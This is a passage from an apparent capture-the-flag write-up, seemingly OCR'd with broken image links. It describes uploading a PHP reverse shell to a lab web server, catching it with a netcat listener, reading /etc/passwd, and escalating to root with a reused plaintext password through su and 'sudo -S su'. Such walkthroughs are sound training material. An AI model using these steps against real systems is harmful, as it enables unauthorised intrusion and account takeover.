// pcntl_fork is hardly ever available, but will allow us to daemon
```


Then I uploaded the file.






After uploading the file the page went blank but upon returning to the previous page I found the file was uploaded successfully.






I clicked on the script file and found the id number 4



So I went to the 4/1.php



On my local machine I started a nc listening port 9001, as I had chosen port 9001 on my script

```
┌──(root💀kali)-[/home/kali/Downloads/php-reverse-shell-1.0]
└─# nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.0.154] from (UNKNOWN) [192.168.0.112] 48562
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC
2021 x86_64 x86_64 x86_64 GNU/Linux
 04:34:38 up  3:51,  0 users,  load average: 0.31, 0.29, 0.50
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

I looked for the /etc/passwd and then I logged in saket using the password I had found previously on dbms

Then I used the same password to log in as root

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
saket:x:1000:1000:Ubuntu_CTF,,,:/home
/saket:/bin/bash
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
saket:x:1000:1000:Ubuntu_CTF,,,:/home/saket:/bin/bash
$ su -l saket
Password: Saket@#$1337
id
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
sudo su
sudo: a terminal is required to read the password; either use the -S option to rea
d from standard input or configure an askpass helper
sudo -S su
[sudo] password for saket: Saket@#$1337
id
uid=0(root) gid=0(root) groups=0(root)
```

Mission Successful